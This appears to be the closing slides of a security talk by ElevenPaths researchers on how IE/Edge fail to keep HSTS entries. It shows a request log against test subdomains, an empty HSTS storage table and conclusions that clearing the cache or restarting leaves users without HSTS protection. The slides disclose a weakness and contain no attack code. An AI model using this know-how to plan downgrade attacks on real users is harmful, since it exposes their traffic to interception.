| headers.php<br>https://test121.cloudpinning.com/ | HTTPS    | POST   | 200 OK               | text/html    |         |
| headers.php<br>https://test122.cloudpinning.com/ | HTTPS    | POST   | 200 OK               | text/html    |         |
| headers.php<br>https://test123.cloudpinning.com/ | HTTPS    | POST   | 200 OK               | text/html    |         |
| headers.php<br>https://test124.cloudpinning.com/ | HTTPS    | POST   | 200 OK               | text/html    |         |

0 errors 131 requests 0 B transferred 177.8 ms (DOMContentLoaded: 871 ms, load: 874 ms)


HstsEntry\_8 [Table ID = 327, 7 Columns]

Quick Filter: 25/11/2017

| EntryId | MinimizedRDomainHash | MinimizedRDomainLength | IncludeSubdomains | Expires | LastTimeUsed | RDomain |
|---------|----------------------|------------------------|-------------------|---------|--------------|---------|
|         |                      |                        |                   |         |              |         |


# WININET.DLL

## HttpIsHostHstsEnabled





# Landing issues...





*I remember if  
you visited the  
website over  
https or http...  
but not because  
of HSTS itself...*



## *IE/Edge highlights:*

- *Most of the websites will not be remembered as webs protected with HSTS, due to problems in the storage process.*
- *Browser cache is the one that remembers if you have entered the website over http or https... but not HSTS itself.*
- *Restarting the browser, the machine or (most effectively) clearing the cache, **leaves the user without a real HSTS protection.***



## *Conclusions...*

*We can tell there is not a strong bet yet for  
improving this implementations in browsers so...*

*No one is safe....  
even with HSTS.*

# ***THANK YOU!***

***Sheila Ayelen Berta***

***Security Researcher – ElevenPaths  
(Telefonica Digital cyber security unit)***

***@UnaPibaGeek***

***sheila.bera@11paths.com***

***Sergio De Los Santos***

***Head of Research – ElevenPaths  
(Telefonica Digital cyber security unit)***

***@ssantosv***

***sergio.delossantos@11paths.com***



***@unapibageek - @ssantosv***